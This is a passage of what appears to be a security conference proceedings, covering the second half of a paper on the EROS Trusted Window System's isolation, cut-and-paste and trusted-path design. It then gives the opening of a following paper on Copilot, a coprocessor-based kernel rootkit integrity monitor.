The intermediate *SessionCreator* provides a mechanism for validating isolation. The receiving client is able to perform a test on the *SessionCreator* capability verifying that it is really a capability to the display server. The client is then assured that sessions created using this *SessionCreator* are exclusively held by the client, and cannot be spied on by the owner of the parent window. Similarly, since the parent window owner never possesses the *Session* capability, the parent cannot create windows that might attempt to deceive input processing directed to the client. As seen by the user, the resulting window structure appears entirely normal (Figure 4).<sup>2</sup>

### 4.2 Mandatory Controls

While EWS does not currently implement mandatory access control, the session system has been designed with mandatory controls in mind. The unit of mandatory control labeling is the session. Communication operations between two windows are permitted only if a label-checking predicate indicates that the communication is permitted. At present, we have implemented only the trivial predicate that returns *true* in response to all requests. This amounts to an entirely discretionary control policy.

However, the access predicate function need not be implemented in the window server. If provided by a trusted source – either at startup or statically at system design time – an independent process can implement the mandatory control predicate. This allows the same mandatory control agent to be used by many subsystems, and isolates the two implementations for assurance purposes. It also permits different subsystems to implement different mandatory access control policies within their respective compartments. Our intended usage model is that the top-level “shell” is a trusted agent (it must be, since it is part of the trusted path), and this shell is therefore permitted to specify a mandatory control agent and a label when creating application sessions. The EROS IPC mechanism is fast enough to make such an external access control agent practical.

Because EROS is persistent, there is no need to reestablish these session relationships each time the user logs in. Instead, each user account executes an independent copy of

<sup>2</sup> We have not yet determined how best to display multilevel labeling. Any labels of this sort would certainly depart from current user expectations.






Figure 4: Windows in Multiple Sessions.

the entire window system. At login time, the login agent connects the per-user window system to the frame buffer and hardware input devices. On logout, these connections are severed.

## 5 Rendering

In order to reduce the complexity of the server, EWS implements drawing operations in the client rather than the server. This is also motivated by issues of variance. In the presence of clipping, operations such as *DrawPolygon* may involve several orders of magnitude more processing than line drawing. Further, in the absence of “backing store,” server-side drawing necessitates that update notices be sent from the display to the client when portions of its windows are revealed. It is usually more space-efficient to have the application redraw than to save the bits, and memory was precious on early workstations. One hazard of this design is that a client can manipulate the visibility of its windows so as to exploit expose events as a signalling channel. A second hazard is that delivering these expose events imposes significant execution costs on the display server.

To simplify the server, we initially considered restricting the client to constructing complex structures using successive *DrawTriangle* commands following the logic of OpenGL [28], but abandoned this approach when a faster and simpler method became apparent: shared memory.

EWS uses shared memory mappings between client and server to represent window state. When a client wishes to create a window, it supplies to the display server a read-only shared memory region containing a bitmap. The display server maps this shared region, and subsequently performs *bitblt* operations to transfer portions of the bitmap to the physical display. The client renders directly into the bitmap, and advises the server when changes have occurred by issuing an *UpdateRectangle* request to the server. Note that this reverses the flow of traditional update notification, and eliminates the channel associated with X11 update notices. It also permits the server to redraw the frame buffer at login time without communicating to the clients. The resulting design is conceptually similar to the Apple Quartz architecture [3], and can be extended to encompass the high performance 3D pipeline features of Quartz Extreme. A side benefit of client-side rendering is that the server is no longer responsible for font handling. The EWS display server contains a single, compiled-in font that is used for title bars. This allows us to use *bitblt* for window titles without incorporating the complexity of a complete font rendering system into the server.

Given the underlying EROS primitives, it is possible for the client to rescind the shared memory region without notice to the display server. This may occur out of malice or because the client’s storage is revoked for reasons beyond its immediate control. The display server *bitblt* routine is the only routine in the display server that reads the client memory region. It is wrapped by an exception handling catch block. In the event of an invalid memory reference, the display server assumes that the client has reneged on its entire interaction contract and rescinds that client session.

Note that the shared mapping contract ensures that a given client can detect at most one *bitblt* operation performed by the display server, and only by using a mechanism that causes the client session to be severed.

### 5.1 Invisible Windows

To support isolation in nested client sessions, EWS provides restricted support for invisible windows. An invisible window has no backing bitmap, and is not a candidate for input events. *In order to receive input, a window must be visible.* The role of an invisible window is to provide a coordinate space that contains a subordinate client session.

We note that restricting invisible windows does not entirely resolve problems of event hijacking. Pragmatically,

there is no difference in appearance between an invisible window and a borderless visible window all of whose pixels have fully or nearly transparent alpha values. At present, EWS does not support borderless top-level windows. This mitigates, but does not eliminate, the problem of alpha transparency.

## 6 Interprocess Communication

Conventional window systems handle cut and paste interactions using a broadcast communication mechanism. When a user performs a “cut” operation, the application performing the cut claims ownership of the cut buffer by sending a message to the display server. The server retransmits this notification to all clients who have registered an interest in clipboard notifications. This approach, and the security issues that arise from it, are well documented [20]. In EWS, no events are transmitted to the destination until the user performs a “paste” action, and then only if the communication is permitted by applicable mandatory access controls.

Tying the server paste logic back to a clearly identifiable user action is necessary to limit certain types of covert communication. In the absence of a traceable user action, any client could claim that a paste had occurred at any time. Cut actions are similarly hazardous, because a hostile client could interfere with permitted communication by falsifying cut events. Collectively, these concerns motivate a desire to make “paste” into a traceable atomic action. For keyboard-initiated cut or paste (e.g. Control-V), traceability is not a significant challenge. The server maintains a key table indicating which well-known keystrokes authorize cut and paste actions. The drag and drop protocol similarly has clearly identifiable interaction events.

Mouse-initiated cut and paste operations are trickier, because there is no simple way to relate mouse actions to application claims that a cut or paste has been performed. We considered moving menu management into the display server, but felt that this would both complicate the display server and unnecessarily restrict application designers. Further, it would require significant changes in existing graphical toolkits and would therefore present an impediment to portability.

### 6.1 Traceable Cut and Paste

EWS resolves these problems by introducing a new type of invisible window. We require that the visible regions

conveying cut and paste authority be identified by the application. The cut and paste windows accept no events, but clicks “passing through” these windows result in clipboard authorization. For each of these special windows there is a distinguished standard (server defined) cursor used to indicate when the mouse is above these regions. When a MouseUp event occurs within one of these special windows, the display server knows that an authorizing user action has occurred. To ensure positive user feedback, the server will not perform a cut or paste operation unless the distinguished cursor has been visible for a minimum amount of time. This prevents unintended cut or paste actions that might result from randomized modifications of the window positions, but allows the application to simulate multiple active regions by relocating the active region to fall under the mouse as the mouse moves.

Note that both the “cut” and the “paste” operation require tracing. The user must know both where the data is coming *from* and where the data is going *to*. The EWS display server keeps a record of which windows own the cut and paste contexts at any given time.

### 6.2 Drag and Drop

In general, the EWS design avoids situations where one client gets notified of interaction sequences associated with another. This was the motivation for directing mouse sequences beginning with a MouseDown and ending with a MouseUp to the MouseDown window.

There is one widely accepted user idiom that conflicts with this handling of mouse events: drag and drop. We have resolved this by providing direct support in the display server. At any time after receiving a MouseDown followed by a MouseMove, the origin client window can optionally inform the display server that this mouse sequence is a drag action. In that case, subsequent MouseMove events may be delivered to other windows in the form of DragOver events, and the final MouseUp event (which completes the drag and drop idiom) is delivered to *both* the originating and the destination window.

Two points should be noted here with regard to covert channels and multilevel security:

- The display server is aware that the drag and drop idiom is a precursor step to an act of communication. DragOver and MouseUp events are delivered to the window under the mouse only if that window would be permitted to receive the data transfer implied by the drag and drop idiom.

- DragOver events are not a significant covert channel, because they are limited by the rate of user input.

### 6.3 MLS Format Negotiation

In MLS systems, a problem with both “cut and paste” and “drag and drop” can arise from format negotiation. The client is prepared to provide some number of different formats, but does not wish to render all of them because most of them will not be used. The recipient has a (hopefully intersecting) set of formats that it wishes to receive. At a minimum, this set includes the native format (e.g. so that the drawing can be transferred back to the original application for subsequent editing) and at least one common format that the recipient can render. The usual approach to negotiating formats is that the sender sends a list of transmissible formats and the recipient replies with the subset that it wants. This is acceptable in a single-compartment environment, but in an MLS environment, this downward communication is not permitted.

An elegant way of eliminating the downward communication problem is feasible in systems that, like EROS, provide a confinement mechanism [17, 30]. The EROS operating system provides a utility service called a *constructor* that instantiates new programs. Among the services provided by the constructor are the ability to verify that newly instantiated programs created by that constructor have no outward communication channels. Building on this utility, we can divide the problem into two parts: (1) transmitting the singleton “native” format of the sender and (2) transmitting a set of confined converters that know how to translate from this native format to other formats that the client knows how to produce.

The main problem with transmitting the memory region containing the singleton native format is *durability*. The memory region containing the native format material will be needed for an unbounded amount of time, and a recipient in a higher-level compartment is not permitted to inform the sender in a lower-level compartment that it is done with the data. Our solution is to require every sender to supply a constructor for initially empty, confined memory regions that are built from sender storage. The native format is serialized to this region, the region is frozen (to prevent further modification by either party), and a capability to it is transferred to the recipient. The recipient is hazarded by the fact that the sender can reclaim the storage at any time. A recipient wishing to retain the memory region for any length of time is therefore well-motivated to copy its content into a recipient-supplied memory region. In the current implementation, the sender can detect

the deallocation of the memory region by the receiver and can use observation of deallocation latency for signalling purposes.<sup>3</sup>

Unfortunately, we cannot simply transfer a vector of constructor capabilities for the converter programs. While the display server could verify that each member capability is a leak-free constructor capability, the sender could subsequently alter some vector element to be a capability to be something else. Instead, we have the sender transmit a constructor to a single, confined conversion agent. The conversion agent can be asked for the set of formats it knows how to produce and can then be asked to produce each desired format in turn. This is most easily implemented by having each converter be a separately constructable utility application. A hidden advantage in this design is that the storage needed to perform the conversion is provided by the recipient rather than the sender. Note that all the constructors involved are created at the time the application is installed. No paste-time instantiation of converters is required.

The final cut and paste transfer protocol, including format negotiation, goes as follows:

1. The display server instantiates a new memory region using the region constructor supplied by the sender. It provides the resulting region capability to the sender.
2. The sender writes its native paste format to the new memory region and informs the display server when it has completed doing so. During this step, it also provides a capability to the converter constructor.
3. The display server now “freezes” the resulting memory region, preventing either sender or receiver from performing further modifications.
4. The display server now provides both the native memory region capability and the capability to the converter constructor to the recipient.

The resulting cut and paste interaction supports full format negotiation with no downward channel.

<sup>3</sup> To limit this hazard, we will shortly introduce a secure storage exchange operation by which ownership of the storage is transferred to the recipient at the time of the paste operation and the sender immediately sees their free resource pool restored. Secure resource interchange of this form is generically useful in many other circumstances.



## 7 User Interaction

Because the window system is the primary mediator of user input, there are certain operations users perform that it must assure. Most of these can be viewed as trusted path issues, and we will consider three here: title bars, window labeling, and pass phrase entry.

### 7.1 The Title Bar

The title bar problem is a problem of control: does “minimize” mean “inform the application that we would like to minimize”, or does it mean “*tell* the application that we have minimized it?” Indeed, should we tell the application of such actions at all? The decision matters primarily because it determines who is responsible for rendering and interpreting the title bar. Our policy in EWS is that these functions are directives rather than requests, and in consequence that the display server must handle these functions. In the work reported here, title bar and border rendering are performed by the display server.

A second concern with the title bar is the problem of font forgery. If applications are permitted to set the title bar font, they are in a position to alter the information displayed. In EWS, title display is managed by the display server using a fixed, compiled-in font. In a production implementation, we would probably allow the user to select from a number of predefined fonts using a privileged application, but eliminating the need to render fonts within the display server provided a significant reduction of code.

### 7.2 Window Labeling

In a multilevel secure environment, window security labels are required, and the requirements specified for Compartmented Mode Workstations [33] are generally taken to be definitive. Unfortunately, these requirements are incomplete. There is no label that the display server can apply on a window border that cannot be visually forged by a client. Using alpha blending to “dim down” non-focus windows or identify trusted windows is insufficient: an application can implement a visibly indistinguishable child window and dim its own primary window using the same algorithm.

The EWS display server defeats this attack by prominently featuring the border of the focus window using a bright color while dimming non-focus windows. A bright border color is chosen because dimming of darker colors using alpha blending is less easily noticed by the eye.

Separately, the EWS display server reserves a band at the bottom of the display that is used to provide labeling feedback.

### 7.3 Pass Phrase Entry

Pass phrases present a particular challenge in a windowed environment. Because the input is inherently sensitive, it is important for the user to know that they are providing it to the intended application.

Because EROS is a capability system, many operations that initially appear to require trusted path interaction do not. For example, there is no need for a trusted path to support a trusted SaveAs agent. The protection in the SaveAs case devolves from the fact that only the SaveAs agent holds a capability to the user’s file system. An application might forge the appearance of a SaveAs dialog, but cannot forge possession of the necessary file system capability.

When the “protection by guardianship” design pattern is widely applied, the only remaining requirements for trusted path interactions arise in three cases:

- Password prompts
- Cryptographic key pass phrases
- Login authentication

This list is small enough and specialized enough that it is reasonable to declare that these components must be trusted subsystems. A client application may independently instantiate many copies of the trusted password validator, but the interaction between client and validator is restricted: the client supplies a user name and the validator returns true or false depending on whether the user typed the correct password. Similarly, there may be many instantiations of our equivalent to Factotum [6], but none of these reveal decrypted cryptographic key bits to their client applications.

In the context of a capability-based system, it appears possible to impose the restriction that all trusted paths are connections between the display and a small number of trusted applications. If these applications are trusted, then in particular they can be trusted to identify themselves honestly. We have therefore resolved the trusted path problem in EWS by providing a distinguished “trusted client session” interface. A trusted client session is one whose client is a trusted application. It otherwise implements the same operations as a normal client session.



When a window associated with a trusted client session is active, all other windows are overlayed with a red alpha-blended overlay, and the reserved labeling region at the bottom of the display is distinctively marked.

## 8 Vulnerability Analysis

The vulnerability of the EROS Window System is drastically smaller than that of X11 or Trusted X as the result of four architectural decisions:

- The removal of general rendering responsibility from the display server. Our server implements only `bitblt` and `rectfill` operations, both of which have mature, well-tested implementations.
- The simplification of the event handling logic.
- The elimination of authentication and network communication responsibilities from the server.
- Our abandonment of the X11 communication model in favor of accountable, confined information transfer.

We suspect, but have not endeavoured to prove, that the covert channel bandwidth available through EWS is less than that of X11. There are clearly fewer points of implicit rendezvous, and generally reduced variance across EWS operations that might be exploited for timing measurement. The absence of server-side queueing also helps.

While these changes clearly reduce the vulnerability of the server, it is important to ask what new responsibilities have been imposed on clients that might have security implications. Clients now carry two blocks of content that were not required in the X11 design:

- A code library implementing rendering, which may be compromised.
- A font library, which is probably shared across multiple applications.

Our feeling is that the rendering library does not introduce a substantial new threat. Applications already depend extensively on widget libraries; the introduction of the rendering library into the build does not introduce any new problems that were not already present.

The font library is a greater concern, though fonts were not really protected under the X11 design either. We

do not know of any technique capable of preventing font forgery by the font distributor. The EROS capability system provides sufficient protections that fonts cannot practically be modified after installation, and there are no display operations that allow one client to modify the fonts used by another.

The current EWS prototype *is* vulnerable to resource exhaustion. A hostile client could create enough windows to exhaust the virtual memory of the display server. Our plan for this is to restrict the total number of simultaneous windows (say, to 65,536), and reserve a subset of this for allocation by trusted applications. We can then construct a trusted usage reporting agent that would alert the user to this abuse and allow the user to destroy the offending application.

## 9 Usability

While a full usability test is beyond the scope of this paper, we did perform a very informal usability test using a paint program that we constructed as an early testing tool. Wesley Vanderburgh, age 4, created the drawing in Figure 5. The resulting figure was enhanced by his father for publication. Wesley is in many respects representative of potential end users for EWS. He is completely comfortable using the Microsoft system, largely impervious to training, and eager to get on to useful work without interruption or distraction – play time is valuable! While the image did take a while for Wesley to generate, our unbiased observer (his father) reported that this appears to be due to the immaturity of the test subject's fine motor functions rather than any deficiency in the window system. We note that this test is inconclusive, as four year olds exhibit considerably greater adaptability and flexibility than mature computer users.

On a more serious note, the window system described here has been used in presentations to DARPA without difficulty or noticeable interactive performance deficiencies. Our limiting factor in testing is the immaturity of the EROS runtime environment and the consequent difficulty of bringing up commonly used applications. A port of the Gtk graphics toolkit is currently in progress, which we hope will resolve this.

## 10 Related Work

Considering the importance of window systems in modern computing, there has been surprisingly little work on security in window systems. We have discussed throughout



Figure 5: Usability demonstration by young potential Picasso.

this paper the impact of Trusted X [9, 8] and the Compartmented Mode Workstation [4, 20, 21, 33] efforts.

A key decision in the design of EWS was the adoption of local shared memory to support our basic rendering model. This was encouraged by our experiences as early users of the Blit [22, 24] bitmapped terminal, and later by the architectural success of the Gnot (the original display for Plan 9 [23]). The success of these two systems convinced us that the argument for generic remoting advanced by Gettys and others is not compelling. Even in the absence of a cooperative display update protocol, bitmap propagation strategies such as those used by tools like VNC [25] do an excellent job of providing efficient display update while reducing the displays server's trusted computing base by an order of magnitude. The display update protocol used in EWS is actively VNC-friendly. For applications such as movie display or gaming where low latency is required, remote connections are unsatisfactory from a usability standpoint. In the movie case, there is also a substantial bandwidth (and therefore power) cost imposed by performing decompression before the bits arrive at the destination display. In short, generic remoting appears to be viable only in the cases where interactive performance does not matter.

While many other well-known window systems exist, most notably those of the Macintosh [2, 3], Microsoft Windows, and the Alto [31], none have given particular attention to the possibility of hostile applications.

An increasing number of applications today incorporate scripting languages or full programming languages. Among many others, Tygar and Whitten have identified

several categories of vulnerabilities that can arise from such mechanisms [32]. Effective use of the EWS mechanisms in concert with the capability underpinnings of EROS eliminate many of these vulnerabilities.

Ka Ping Yee has considered various concerns in secure usability design [35]. Yee's work in this area has been strongly influenced by years of exposure to the EROS community and the E capability-based scripting language of Mark Miller. The reverse is also true; EWS contains elements that are included specifically to support some of the idioms proposed by Yee.

The PERSEUS project is attempting to provide security guarantees in the context of mobile devices that are comparable to those of the EROS project. Their architectural overview paper [19] provides an overview of both the design issues and some of the possible techniques that might serve as solutions. A challenge facing the PERSEUS project today is that they have implemented their prototype on top of the FIASCO kernel [13], which is an implementation of the experimental L4x2 architecture [16]. While acceptable for research purposes, this decision was problematic in a system that was created with the goal of ultimate commercial deployment: the L4 architecture did not (and does not) provide sufficient security at the microkernel level to be adequate for use in a secure system. This critique was raised by one of the authors at the time the PERSEUS project was first proposed, and has yet to be addressed. Recently, collaboration has started between the L4 community and the EROS community to identify and specify a next-generation secure L4 architecture. Among other systems, the PERSEUS project will clearly benefit from these revisions.

Following up on the web spoofing work by Felten *et al.* [11], Ye and Smith have examined the problem of trusted paths in browsers [34]. They examine various methods for displaying trusted path information to the user, and explore the pitfalls of each. This is an area that needs further exploration in EWS. Our work on EWS to date is largely complementary with the work of Ye and Smith. Where Ye and Smith focus on issues of *presentation*, we have focused on issues of *separation*. Our goal is to ensure that ordinary applications lack the necessary authority to disrupt the trusted path successfully, and to ensure that any hostility encountered in an application remains confined to that application.

## 10.1 DoPE

DoPE [12] is a window system created by the L4 team at T.U. Dresden for use in real-time systems. The real-time

design environment presents many of the same constraints that arise in trusted window systems. While motivated by real-time predictability rather than security, the DoPE system must minimize variance, and in doing so, must apply resource minimization techniques that are comparable to those described here. Discussions between the two project teams revealed that the two systems are comparable in size and complexity when DoPE's rendering operations and higher-level widgets are excluded from the comparison (Table 1).

Feature	EWS	DoPE
Core function, drivers	4,500	7,000
Higher Widgets	N/A	3,000

Table 1: Comparative sizes of EWS and DoPE, in lines of code.

The total lines of code attributable to drivers are approximately equal in the two systems. EWS provides two hardware-dependent display drivers (VMWare and Rage-128). DoPE implements only one display driver (VESA), but the driver exports a richer set of rendering operations than the EWS drivers. Given this, we believe that the 2,500 line gap in the respective core functionality is primarily due to the inclusion of lower-level widgets in the DoPE display server design.

As originally conceived, EWS incorporated a similar widget system, but we are aware of no motivation from either a security or a performance perspective that requires this functionality to be implemented by the trusted computing base (TCB). In consequence, TCB minimization requirements therefore mandated moving this function to the client, and we never attempted a server-side widget implementation. If the above breakdown of function and complexity is correct, the security argument for *removing* widgets was clearly compelling: the complexity of the DoPE widget set (including lower and higher widgets) is approximately equal to the complexity of the entire EWS trusted computing base.

Both DoPE and EWS plan to incorporate support for 3D acceleration in future work. Hardware interactions of this kind are necessarily trusted, but from a security perspective, defensive engineering practice suggests that such function should be implemented by a separate protection domain. Software rendering routines intended to replace missing hardware functions should be implemented by the client rendering library, which is entirely outside of the trusted computing base; there is no reason to incorporate such function into the display server.

## 11 Acknowledgements

While it has diverged in recent years, the original EROS architecture was closely derived from that of KeyKOS. No work derived from KeyKOS could be complete without acknowledging the principal architects and implementors of that system: Norman Hardy, Charlie Landau, and William Frantz. Each of these individuals has participated in and encouraged work on the EROS system.

While this paper does not present X11 as a positive example for purposes of security, it is a system that contains many brilliant ideas that have had a strong influence on the work of the authors for many years. In large measure, X11 and its predecessors are responsible for the acceptance of bitmapped computer graphics today. Many years ago, Phil Karlton spent a fair bit of time explaining the design of X11 to Jonathan S. Shapiro while we worked on the Silicon Graphics ProDev tool set. More recently, Jim Gettys offered some of his rationale for the desirability of remote display access. Ultimately, though it was not his intention, he reaffirmed our view that remotings didn't belong in the window system.

Jeremy Epstein was gracious enough to review a draft of this paper, and offered a number of helpful comments.

We are extremely grateful to Norman Feske and Hermann Härtig of the Dresden L4 group for their time and courtesy in explaining the implementation and design concept of DoPE.

Wesley Vanderburgh graciously permitted us to reproduce Figure 5. Framed and signed lithographs may be obtained by request from the artist, who is struggling to pay for his first grade home-schooled education and would appreciate your support. Twenty years from now, they will surely be very rare and possibly more valuable than SCO stock.

## 12 Conclusion

We have presented the design of the EROS Trusted Window System, which provides robust traceability of user volition and is capable (with extension) of enforcing mandatory access controls. The EWS implementation, including the two current display drivers, is less than 4,500 lines, which is a factor of ten smaller than previous trusted window systems such as Trusted X, and well within the range of what can easily be evaluated for high assurance.

Based on our experience with both the implementation and the result, the EROS Window System is practical,



usable and assurable. As is so often the case in asking how to secure subsystems, the key lay in deciding what to remove. What is staggering in this instance is that the trusted component of EWS is between 2% and 5% of the lines of code of X11 with no user-apparent reduction in functionality or utility. It can readily be extended to new input devices, and extension of this form would *not* entail a complex re-evaluation effort because input drivers are strongly isolated. Most of the work would lie in the associated device helper, which is isolated from the display server by a protection boundary.

While we have not attempted to tune the EWS implementation for performance, the evidence of the widely-used Apple Quartz 2D implementation suggests that final performance should be acceptable.

The small size of EWS provides a partial validation of the EROS design. A key idea in EROS is that breaking applications into small, protected components yields more secure applications and often allows smaller programs to perform very powerful functions by leveraging existing components.

Both EROS and the EROS window system implementation will be accessible via the EROS web site at the time of publication.

## References

- [1] M. D. Abrams. Renewed understanding of access control policies. In *Proc. 16th National Computer Security Conference*, pages 87–96, Oct. 1993.
- [2] Apple Computer. *Inside Macintosh*. Reading, Massachusetts, 1985.
- [3] Apple Computer. *Quartz 2D Reference*. Apple Computer, Inc., 2003.
- [4] J. L. Berger, J. Picciotto, J. P. L. Woodward, and P. T. Cummings. Compartmented mode workstation: Prototype highlights. *IEEE Transactions on Software Engineering*, 16(6):608–618, June 1990.
- [5] B. Bershad, T. Anderson, E. Lazowska, and H. Levy. Lightweight remote procedure call. In *Proc. 12th Symposium on Operating Systems Principles*, pages 102–113, Dec. 1989.
- [6] R. Cox, E. Grosse, R. Pike, D. Presotto, and S. Quinlan. Security in plan 9. In *Proceedings of the 11th USENIX Security Symposium*, pages 3–16, San Francisco, 2002.
- [7] U.S. Department of Defense Trusted Computer System Evaluation Criteria, 1985.
- [8] J. Epstein, J. McHugh, H. Orman, R. Pascale, A. Marmor-Squires, B. Dancer, C. R. Martin, M. Branstad, G. Benson, and D. Rothnie. A high-assurance window system prototype. *Journal of Computer Security*, 2(2):159–190, 1993.
- [9] J. Epstein and J. Picciotto. Trusting X: Issues in building Trusted X window systems -or- what's not trusted about X? In *Proceedings of the 14th Annual National Computer Security Conference*, Washington, DC, USA, Oct. 1991. A survey of the issues involved in building trusted X systems, especially of the multi-level secure variety.
- [10] J. Epstein, et. al. A prototype B3 Trusted X Window System. In *Proceedings of the Seventh Annual Computer Security Applications Conference*, San Antonio, TX, USA, Dec. 1991. The architecture for TRW's high assurance multi-level secure X prototype.
- [11] E. W. Felten, D. Balfanz, D. Dean, and D. S. Wallach. Web spoofing: An internet con game. In *20th National Information Systems Security Conference*, Baltimore, Maryland, Oct. 1997.
- [12] N. Feske and H. Härtig. DOpE – a window server for real-time and embedded systems. In *Proc. 24th IEEE International Real-Time Systems Symposium*, Cancun, Mexico, Dec. 2003.
- [13] M. Hohmuth and H. Härtig. Pragmatic nonblocking synchronization for real-time systems. In *Proc. 2001 USENIX Annual Technical Conference*, pages 217–230, Boston, MA., 2001.
- [14] *Common Criteria for Information Technology Security*. International Standards Organization, 1998. International Standard ISO/IS 15408, Final Committee Draft, version 2.0.
- [15] M. J. Kilgard, D. Blythe, and D. Hohn. System support for OpenGL direct rendering. In W. A. Davis and P. Prusinkiewicz, editors, *Graphics Interface '95*, pages 116–127. Canadian Human-Computer Communications Society, 1995.
- [16] L4 eXperimental reference manual, version X.2. Technical report, L4KA Team, University of Karlsruhe, 2001.
- [17] B. W. Lampson. A note on the confinement problem. *Communications of the ACM*, 16(10):613–615, 1973.
- [18] C. W. Mercer, S. Savage, and H. Tokuda. Processor capacity reserves: Operating system support for multimedia applications. In *Proc. IEEE International Conference on Multimedia Computing and Systems*, May 1994.
- [19] B. Pfizmann, J. Riordan, C. Stübke, M. Waidner, and A. Weber. The PERSEUS system architecture. In D. Fox, M. Köhnstopp, and A. Pfizmann, editors, *VIS 2001, Sicherheit in komplexen IT-Infrastrukturen*, DuD Fachbeiträge, pages 1–18. Vieweg Verlag, 2001. Also available as IBM Research Report RZ 3335 (#93381).
- [20] J. Picciotto. Towards trusted cut and paste in the X Window System. In *Proceedings of the Seventh Annual Computer Security Applications Conference*, San Antonio, TX, USA, Dec. 1991. A discussion of the security problems associated with cut and paste in multi-level secure versions of X.
- [21] J. Picciotto and J. Epstein. A comparison of Trusted X security policies, architectures, and interoperability. In *Proceedings of the Eighth Annual Computer Security Applications Conference*, San Antonio, TX, USA, Dec. 1992. A survey of interoperability issues among CMWs and the TRW prototype.
- [22] R. Pike. The blit: A multiplexed graphics terminal. *Bell Labs Tech. J.*, 63(8, part 2):1607–1631, Oct. 1984.



- [23] R. Pike.  $8\frac{1}{2}$ , the plan 9 window system. In *Proceedings of the Summer 1991 USENIX Conference*, pages 257–265, Nashville, 1991.
- [24] R. Pike, B. Locanthi, and J. Reiser. Hardware/software tradeoffs for bitmap graphics on the blit. *Software - Practice and Experience*, Jan. 1985.
- [25] T. Richardson, Q. Stafford-Fraser, K. R. Wood, and A. Hopper. Virtual network computing. *IEEE Internet Computing*, 2(1):33–38, 1998.
- [26] D. Rosenthal. *Inter-client Communications Conventions Manual, version 2.0*. X Consortium and Sun Microsystems, 1994.
- [27] R. W. Scheffler and J. Gettys. *X Window System*. Digital Press, 3rd edition, 1992.
- [28] M. Segal and K. Akeley. *The OpenGL Graphics System: A Specification, version 1.0*. Silicon Graphics, Inc., 1993.
- [29] J. S. Shapiro, J. M. Smith, and D. J. Farber. EROS: A fast capability system. In *Proc. 17th ACM Symposium on Operating Systems Principles*, pages 170–185, Kiawah Island Resort, near Charleston, SC, USA, Dec. 1999. ACM.
- [30] J. S. Shapiro and S. Weber. Verifying the EROS confinement mechanism. In *Proc. 2000 IEEE Symposium on Security and Privacy*, pages 166–176, Oakland, CA, USA, 2000.
- [31] C. Thacker, E. M. McCreight, B. W. Lampson, R. F. Sproull, and D. Boggs. Alto: A personal computer. *ACM Transactions on Computer Systems*, 2(1), Feb. 1984.
- [32] J. Tygar and A. Whitten. WWW electronic commerce and Java Trojan horses. In *Proc. 2nd USENIX Workshop on Electronic Commerce*, pages 243–250, Oakland, CA, 1996.
- [33] J. P. L. Woodward. Security requirements for system high and compartmented mode workstations. Technical Report MTR 9992, Revision 1 (also published by the Defense Intelligence Agency as document DDS-2600-5502-87), The MITRE Corporation, Bedford, MA, USA, Nov. 1987. The original requirements for the CMW, including a description of what they expect for Trusted X.
- [34] Z. E. Ye and S. Smith. Trusted paths for browsers. In *Proc. 11th USENIX Security Symposium*, pages 263–279, 2002.
- [35] K.-P. Yee. User interaction design for secure systems. In *Proc. 4th International Conference on Information and Communications Security*, pages 278–290, Dec. 2002.

# Copilot - a Coprocessor-based Kernel Runtime Integrity Monitor

Nick L. Petroni, Jr.  
*npetroni@cs.umd.edu*  
Department of  
Computer Science

Timothy Fraser  
*tfraser@umiacs.umd.edu*  
Institute for Advanced  
Computer Studies

Jesus Molina  
*chus@cs.umd.edu*  
Department of  
Computer Science

William A. Arbaugh  
*waa@cs.umd.edu*  
Department of  
Computer Science

*University of Maryland, College Park, MD 20742, USA*

## Abstract

Copilot is a coprocessor-based kernel integrity monitor for commodity systems. Copilot is designed to detect malicious modifications to a host's kernel and has correctly detected the presence of 12 real-world rootkits, each within 30 seconds of their installation with less than a 1% penalty to the host's performance. Copilot requires no modifications to the protected host's software and can be expected to operate correctly even when the host kernel is thoroughly compromised – an advantage over traditional monitors designed to run on the host itself.

## 1 Introduction

One of the fundamental goals of computer security is to ensure the integrity of system resources. Because all user applications rely on the integrity of the kernel and core system utilities, the compromise of any one part of the system can result in a complete lack of reliability in the system as a whole. Particularly in the case of commodity operating systems, the ability to place assurance on the numerous and complex parts of the system is exceedingly difficult. The most important pieces of this complex system reside in the core of the kernel itself. While a variety of tools and architectures have been developed for the protection of kernel integrity on commodity systems, most have a fundamental flaw – they rely on some portion of kernel correctness to remain trustworthy themselves. In a world of increasingly sophisticated attackers, this assumption is frequently invalid.

This project was sponsored in part by the National Science Foundation (ANI0133092), the Defense Advanced Research Projects Agency (DARPA) and the Air Force Research Laboratory, Air Force Materiel Command, USAF, under agreement number F30602-01-2-0535. The U.S. Government is authorized to reproduce and distribute reprints for Governmental purposes notwithstanding any copyright annotation thereon. The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied of the U.S. Government.

To address the growing need for integrity protection that does not rely on kernel correctness, we designed Copilot – a kernel integrity monitor that does not rely on the kernel for access to main memory and requires no modifications to the protected host's software.

The ability to perform arbitrary checks on system memory provides Copilot with a mechanism to monitor for any number of signs that the kernel is no longer operating in a trustworthy manner. To exemplify the usefulness of this approach, we present a prototype based on a PCI add-in card that detects malicious modifications to Linux kernels. This prototype extends previous work on auditing filesystem changes [23, 24] and has been shown to successfully perform its audit of system memory every 30 seconds with less than a 1% penalty to system performance. This efficiency, combined with the added assurance provided by the Copilot architecture, results in a considerable advancement in the protection of commodity operating system kernels running on commodity hardware. In addition to the detection possibilities demonstrated by this prototype, the Copilot architecture provides for future advancements including partial restoration of changes due to malicious modifications and a more general scheme for configuration management.

